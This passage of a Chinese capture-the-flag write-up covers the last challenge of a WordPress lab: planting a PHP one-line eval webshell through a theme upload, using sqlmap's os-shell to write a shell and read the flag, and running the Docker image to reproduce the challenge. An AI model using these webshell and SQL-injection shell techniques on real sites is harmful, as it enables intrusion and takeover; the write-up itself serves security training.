
我们发现用户root的访问权限为localhost，表示root用户只支持本地访问，无法进行远程连接。

```
mysql> select user,host from mysql.user;
+------------------+--------------+
| user             | host         |
+------------------+--------------+
| root             | %            |
| root             | 127.0.0.1    |
| root             | ::1          |
| root             | ed11f485244a |
| debian-sys-maint | localhost    |
| root             | localhost    |
+------------------+--------------+
6 rows in set (0.01 sec)
```


六、【宝藏5】

1.我们登录后台后，浏览了一下发现没有其它flag，猜测可能最后一个flag藏在Debian的服务器上，于是我们在后台寻找上传点，看看能不能上传webshell。


2.经过一番搜寻后，我们在外观-主题处发现了一个名字叫做websell的可疑主题，猜测可能是别人留下的后门。




3.但是我们不知道其真实路径，后来我们回想起我们在前期准备阶段了解到这个站点使用的是Zakra主题，而且我们现在手中又正好有这个网站的源码，这样我们就可以通过Zakra主题的位置来推测webshell的位置。



4.我们发现zakra中存在一个webshell.php。



5.我们后来打开发现原来是个假shell，内容为phpinfo。




6.虽然是假webshell，但是可以帮我确定位置，我们验证我们推测的地址是否可以直接访问,于是我们访问http://192.168.60.5/wp-content/themes/zakra/webshell.php。发现确实可以访问，证明我们推测无误。

PHP Version 5.6.30-0+deb8u1

System	Linux df696be35558 5.10.76-linuxkit #1 SMP PREEMPT Mon Nov 8 11:22:26 UTC 2021 x86_64
Build Date	Feb 8 2017 08:50:48
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/apache2
Loaded Configuration File	/etc/php5/apache2/php.ini
Scan this dir for additional .ini files	/etc/php5/apache2/conf.d
Additional .ini files parsed	/etc/php5/apache2/conf.d/05-opcache.ini, /etc/php5/apache2/conf.d/10-pdo.ini, /etc/php5/apache2/conf.d/20-gd.ini, /etc/php5/apache2/conf.d/20-json.ini, /etc/php5/apache2/conf.d/20-mysql.ini, /etc/php5/apache2/conf.d/20-mysqli.ini, /etc/php5/apache2/conf.d/20-pdo_mysql.ini, /etc/php5/apache2/conf.d/20-readline.ini
PHP API	20131106
PHP Extension	20131226
Zend Extension	220131226
Zend Extension Build	API220131226,NTS
PHP Extension Build	API20131226,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	enabled
Registered PHP Streams	https, ftps, compress.zlib, compress.bzip2, php, file, glob, data, http, ftp, phar, zip
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, tls, tlsv1.0, tlsv1.1, tlsv1.2
Registered Stream Filters	zlib.*, bzip2.*, convert.iconv.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk

7.目前有两个方案，一是去连接webshell主题中别人留下来的webshell，虽然我们可以推测出路径，但是我们不知道webshell的文件名和密码。另一方案是我们自己写一个webshell放到主题里面打包上传到网站中。

8.我们在主题处发现可以自己打包zip的主题压缩包进行上传。




9.于是我们修改zakra中webshell.php的内容为一句话木马。

webshell.php


```
<?php eval($_POST['123']); ?>
```


10.然后重新打包上传。




11.发现此处也会爆出文件路径，我们直接点击替换，覆盖当前版本。


12.覆盖成功后参数使用webshell管理工具进行连接。






13.在根目录发现flag，**flag{C0ngratu1at10n_0n_y0ur_Graduat10n}**。






七、思考

1.对sql注入不熟悉的同学其实可以先做【宝藏5】，然后使用webshell管理工具自带的数据库管理工具来直接读取【宝藏4】数据库中的flag。






2.没有找到【宝藏5】webshell上传点的小伙伴也可以通过【宝藏4】sql注入写shell的方式来直接向网站目录写入webshell。

```
python3 sqlmap.py -r url.txt --os-shell --batch
```

```
[18:04:06] [INFO] going to use a web backdoor for command prompt
[18:04:06] [INFO] fingerprinting the back-end DBMS operating system
[18:04:06] [INFO] the back-end DBMS operating system is Linux
which web application language does the web server support?
[1] ASP
[2] ASPX
[3] JSP
[4] PHP (default)
> 4
do you want sqlmap to further try to provoke the full path disclosure? [Y/n] Y
[18:04:06] [WARNING] unable to automatically retrieve the web server document ro
ot
what do you want to use for writable directory?
[1] common location(s) ('/var/www/, /var/www/html, /var/www/htdocs, /usr/local/a
pache2/htdocs, /usr/local/www/data, /var/apache2/htdocs, /var/www/nginx-default,
 /srv/www/htdocs, /usr/local/var/www') (default)
[2] custom location(s)
[3] custom directory list file
[4] brute force search
> 1
```

sqlmap写入的shell



直接读取flag


```
do you want to retrieve the command standard output? [Y/n/a] Y
command standard output:
---
bin
boot
dev
etc
flag
home
lib
lib64
media
mnt
opt
proc
root
run
run.sh
sbin
srv
sys
tmp
usr
var
---
os-shell> cat /flag
do you want to retrieve the command standard output? [Y/n/a] Y
command standard output: 'flag{C0ngratu1at10n_0n_y0ur_Graduat10n}'
```

八、赛后复现


1.我已将本次赛题打包成镜像上传到dockerhub，想复现本次竞赛的同学可以自己拉取dokcer镜像。

使用方法：

```
#拉取docker镜像
docker pull kakaxi1996/acs_ctf:v5
#运行docker镜像，将容器内的80端口映射到本地80端口
docker run -d -p 80:80 kakaxi1996/acs_ctf:v5
#打开浏览器访问http://127.0.0.1即可
```



若想让除本机外的内网其它主机访问，需修改文件*/var/www/html/wp-config.php*中的以下地址为运行docker的宿主机对外的IP地址。


/var/www/html/wp-config.php
刷新
6 * You don't have to use the web site, you can copy this file to "wp-config.php"
7 * and fill in the values.
8 *
9 * This file contains the following configurations:
10 *
11 * * MySQL settings
12 * * Secret keys
13 * * Database table prefix
14 * * ABSPATH
15 *
16 * @link https://wordpress.org/support/article/editing-wp-config-php/
17 *
18 * @package WordPress
19 */
20
21 // ** MySQL settings - You can get this info from
host ** //
22 /** The name of the database for WordPre
23
24 define('WP_HOME','http://127.0.0.1'); //WordPress地址 (URL)
25
26 define('WP_SITEURL','http://127.0.0.1'); //站点地址
27
28 define('DB_NAME', 'wordpress');
29
30 /** MySQL database username */
31 define('DB_USER', 'root');
32
33 /** MySQL database password */
34 define('DB_PASSWORD', '123123');
35